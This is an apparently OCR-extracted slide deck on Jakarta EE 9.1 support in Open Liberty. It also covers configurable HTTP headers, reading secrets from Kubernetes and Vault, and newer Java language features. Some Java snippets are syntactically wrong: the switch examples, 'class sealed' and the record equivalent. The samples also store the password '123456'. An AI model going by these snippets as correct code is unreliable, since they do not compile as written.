- Java 11 install via Installation Manager

API

- Jakarta EE 9.1
- Java SE 17

Orchestration

- Remote port in HTTP access log

Jakarta EE 9.1

Jared Anderson
WebSphere Jakarta EE dev lead
WebSphere Performance team lead

Jakarta EE 9.0

Jakarta EE 9 – Nov 20, 2020

- Final Specifications for ALL Projects
  - https://jakarta.ee/specifications/
- Final APIs for ALL Projects
  - https://mvnrepository.com/artifact/jakarta
- Final TCKs for ALL Projects
  - https://download.eclipse.org/jakartaee/
- Final Compatible Implementation(s)
  - Glassfish 6.0.0 for Platform Specification Certification
  - https://jakarta.ee/compatibility/

JakartaOne LiveStream – Dec 08, 2020

- https://jakartaone.org/2020/
- Formal announcement of Jakarta EE 9

Changes in Jakarta EE 9

Removed function

- Jakarta Deployment
- Jakarta Management
- Jakarta XML Registries
- Jakarta XML RPC
- Jakarta Enterprise Beans distributed interoperability
- Jakarta Enterprise Beans removed methods
  - javax.ejb.EJBContext.getCallerIdentity() (identity being removed from jdk)
  - javax.ejb.EJBContext.getEnvironment() (deprecated since EJB 1.1)
  - javax.ejb.EJBContext.isCallerInRole(java.security.Identity) (removed from jdk)
  - javax.ejb.SessionContext.getMessageContext() (removed with JAX-RPC)

Changes in Jakarta EE 9


Functions made optional

- CORBA including use of IIOP and Java IDL

Other changes

- jakarta.ejb.Schedule annotation made repeatable

Compatible Products



- https://jakarta.ee/compatibility/#tab-9
- First Vendor Compatible Implementation!
- https://openliberty.io/blog/2021/03/05/jakarta-ee-9-compatibility.html

Jakarta EE 9.1

Jakarta EE 9.1 – May 25, 2021

- Main goal: Support Java SE 11
  - TCK hits due to supporting multiple Java SE versions
  - Lack of CORBA ORB in Java SE 11, for example
- Formal Announcement
  - https://jakarta.ee/news/jakarta-ee-9-1-released/
- Final Compatible Implementation(s)
  - IBM Open Liberty - https://openliberty.io/blog/2021/05/26/jakarta-ee-9-1-compatibility.html
  - Eclipse Glassfish
  - Apache TomEE
  - Red Hat Wildfly
  - ManageCat ManageFish
  - https://jakarta.ee/compatibility/#tab-9_1

What’s next?

- MicroProfile 5.0 specification which support Jakarta EE 9 just completed
- MicroProfile 5.0 in Open Liberty 22.0.0.1-beta
- Jakarta EE 10 specifications are coming along. Looking at specification completing in 2Q 2022, but subject to change.

Liberty support of Jakarta EE 9.1

Liberty 21.0.0.12

Jakarta EE 9.1 features now available

- Open Liberty certification submitted
  - Java 8 for both Web Profile and Platform
  - Java 11 for both Web Profile and Platform
  - Java 17 for both Web Profile and Platform

- WebSphere Liberty certification in progress
  - Creating WebSphere Liberty pages to be published
    - Java 8 for both Web Profile and Platform
    - Java 11 for both Web Profile and Platform
    - Java 17 for both Web Profile and Platform

- Value-add features updated to support Jakarta EE 9.

New Feature Names

- With the package rename in Jakarta EE 9, the short names of Jakarta features also changed. Liberty feature short names for Jakarta EE 9 features are changed to match the new short names. Example, jpa is now persistence, jca is now connectors, etc


  - There are a few exceptions.
    - concurrent was not changed to concurrency
    - Instead of authentication and authorization, we are using appAuthentication and appAuthorization to align with appSecurity Liberty feature (the Jakarta short name is just called security).


  - If a user specifies the old name with the new version number, a helpful error message tells you what the new name is during server startup


New JAX-RS Implementation


- JAX-RS 2.0 and 2.1 implementation in Liberty uses the Apache CXF open source implementation.
- With Restful Web Services 3.0, the implementation in Liberty has been changed to use RestEasy
- Main reason for this change is performance. While comparing different JAX-RS implementation, the performance team noted that RestEasy outperformed CXF. Jakarta EE 9 is the right time to make this transition to a new implementation
- Internal measurements of different applications that use Restful Web Services function show 7 to 20% throughput improvements.

Better throughput with Jakarta EE9 REST implementation











EE8 Performance (Daytrader8)


- Comparisons used each application server's Docker image
- Liberty outperforms others on all metrics for EE8 performance (startup time and memory footprint is almost half, throughput is 40% better)

System Configuration:


SUT: LinTel – SLES 12.3, Intel(R) Xeon(R) Platinum 8180 CPU @ 2.50GHz, 4 cpus, 4GB RAM.
JDK version distributed with the docker images used for each server instance.








Liberty scales better than other frameworks (raw throughput)



System Configuration:

SUT: LinTel – Ubuntu 16.04.6 LTS Intel(R) Xeon(R) CPU E5-2699 v3 @ 2.30GHz, 4 cpus and 4gb memory set in docker container.
JDK version distributed with the docker images used for each server instance.


Liberty scales better than other frameworks (thruput:memory ratio)



System Configuration:

SUT: LinTel – Ubuntu 16.04.6 LTS Intel(R) Xeon(R) CPU E5-2699 v3 @ 2.30GHz, 4 cpus and 4gb memory set in docker container.
JDK version distributed with the docker images used for each server instance.

Liberty scales better than other frameworks (response time)



System Configuration:

SUT: LinTel – Ubuntu 16.04.6 LTS Intel(R) Xeon(R) CPU E5-2699 v3 @ 2.30GHz, 4 cpus and 4gb memory set in docker container.
JDK version distributed with the docker images used for each server instance.

Eclipse Transformer

- IBM took the lead in creating a new Eclipse Open Source project for a transformer project to be able to have code and test reuse
- Works on both source and binary code
- Blog post outlining how to use the Eclipse Transformer: https://openliberty.io/blog/2021/03/17/eclipse-transformer.html
- Additional video showing how to transform your own applications: https://community.ibm.com/community/user/wasdevops/blogs/jared-anderson1/2021/05/12/jakarta-ee-9-with-open-liberty

Non Jakarta EE 9.1 Updates

Open Liberty

Configurable http response headers

- Setting HTTP Response headers is often used for security
- For example X-Frame-Options is used to prevent clickjacking
- Now these can be configured in server.xml, no need to write code
- Applies to all responses from the http endpoint

Configurable http response headers

- Set a header (overwriting anything set in code)

```
<httpEndpoint id="defaultHttpEndpoint">
  <headers>
    <set>X-Frame-Options: DENY</set>
  </headers>
</httpEndpoint>
```

Configurable http response headers

- Set a header (overwriting anything set in code)
- Set a header (only if not set)

```
<httpEndpoint id="defaultHttpEndpoint">
  <headers>
    <setIfMissing>X-Frame-Options: DENY</setIfMissing>
  </headers>
</httpEndpoint>
```

Configurable http response headers

- Set a header (overwriting anything set in code)
- Set a header (only if not set)
- Add a header

```
<httpEndpoint id="defaultHttpEndpoint">
  <headers>
    <add>Via: 1.1 myhost.com</add>
  </headers>
</httpEndpoint>
```

Configurable http response headers


- Set a header (overwriting anything set in code)
- Set a header (only if not set)
- Add a header
- Delete a header

```
<httpEndpoint id="defaultHttpEndpoint">
  <headers>
    <delete>X-Powered-By</delete>
  </headers>
</httpEndpoint>
```

Read Variables from File System

Open Liberty

- Liberty can now read variables from the file system
- Default reads from ${server.config.dirs.}/variables
- File called db/username resolves from ${db/username}
- Set directories using `VARIABLE_SOURCE_DIRS` env



Read variables from Kube Config Map

Config Map

```
kind: ConfigMap
apiVersion: v1
metadata:
  name: example
data:
  example.property.1: hello
  example.property.2: world
```

Deployment

```
spec:
  containers:
    - volumeMounts:
        name: config-volume
        readOnly: true
        mountPath: /bindings
  volumes:
    - name: config-volume
      configMap:
        name: example
        defaultMode: 420
```

Container Volume

/bindings/example.property.1
/bindings/example.property.2

Variables

${example.property.1} = hello
${example.property.2} = world

Read variables from Kube Secret

Open Liberty

Secret Definition

```yaml
apiVersion: v1
kind: Secret
metadata:
  name: account-database
stringData:
  type: mysql
  provider: bitnami
  uri: http://localhost
  username: dbuser
  password: 123456
```

Deployment

```yaml
spec:
  containers:
    - resources: {}
      volumeMounts:
        - name: account-database
          readOnly: true
          mountPath: /bindings/account-database
  volumes:
    - name: account-database
      secret:
        secretName: account-database
        defaultMode: 420
```

Container Volume

/bindings/account_database/username
/bindings/account_database/password

Variables

${account_database/username}
${account_database/password}

Read variables from HashiCorp Vault

Vault Storage

secret/data/issues/config

username = dbuser
password = 123456

Deployment

```
template:
  metadata:
    annotations:
      vault.hashicorp.com/agent-inject: "true"
      vault.hashicorp.com/role: "issues"
      vault.hashicorp.com/agent-inject-secret-username: "secret/data/issues/config"
      vault.hashicorp.com/agent-inject-secret-password: "secret/data/issues/config"
      vault.hashicorp.com/agent-inject-template-username: |
        {{- with secret "secret/data/issues/config" -}}
          {{ .Data.data.username }}
        {{- end -}}
      vault.hashicorp.com/agent-inject-template-password: |
        {{- with secret "secret/data/issues/config" -}}
          {{ .Data.data.password }}
        {{- end -}}
```

Container Volume

/vault/secrets/username
/vault/secrets/password

Variables

${username} = dbuser
${password} = 123456

Java SE 17

- JVM internals are hidden from applications
- Java 2 Security is deprecated
- Improved deserialization filters
- Sealed Classes

Sealed Classes

- Allow an interface or class to define permissible extensions/implementations

```
public abstract sealed class Fruit
    permits Apple, Pear { }
```

```
public class Apple extends Fruit { }
```

✅

```
public class Orange extends Fruit  { }
```

❌ Not permitted

Sealed Classes

- Allow an interface or class to define permissible extensions/implementations
- Subclasses can be final not allowing further implementations

```
public abstract sealed class Fruit
     permits Apple, Pear { }
```

```
public final class Pear extends Fruit  { }
```

Sealed Classes

- Allow an interface or class to define permissible extensions/implementations
- Subclasses can be final not allowing further implementations
- Subclasses can be open allowing infinite subclasses

```
public abstract sealed class Fruit
     permits Apple, Pear { }
```

```
public class Pear extends Fruit  { }
```

Sealed Classes

- Allow an interface or class to define permissible extensions/implementations
- Subclasses can be final not allowing further implementations
- Subclasses can be sealed limiting further subclasses

```
public abstract sealed class Fruit
     permits Apple, Pear { }
```

```
public class sealed Pear extends Fruit
     permits BartlettPear { }
```

Records (Java SE 16)

- Simplified way to define data classes

```
record Box(int length, int width, int height)
```

≡

```
public final class Box {
  private int length;
  private int width;
  private int height;

  public Box(int, int, int);
  public int length();
  public int width();
  public int height();
```

Instanceof implicit cast (Java SE 16)

- Code patterns like this are common

```
if (obj instanceof String) {
  String str = (String)obj;
  int index = str.indexOf(“substring”);
}
```

- Simplified to:

```
if (obj instanceof String str) {
 int index = str.indexOf(“substring”);
}
```

Text Blocks (Java SE 15)

- You can now store readable multi-line text in Java source

```
String md = """
            # Multi-Line Text
            With Java 15 you can insert a text
            block, complete with new lines into
            Java source and have it match the
            real output without having to use
            string concatenation.
            """;
```

Switch Expressions (Java SE 14)

- Switches can be used in expressions

```
boolean isWeekend;
switch (day) {
  case “SATURDAY”:
  case “SUNDAY”
    isWeekend = true;
    break;
  case default:
    isWeekend = false;
}
```

```
boolean isWeekend = switch (day) {
  case “SATURDAY, “SUNDAY” -> true;
  case default -> false;
}
```

Labs, Questions


Open Liberty

WebSphere Liberty Virtual POT

Download the operating system specific content zip file from either

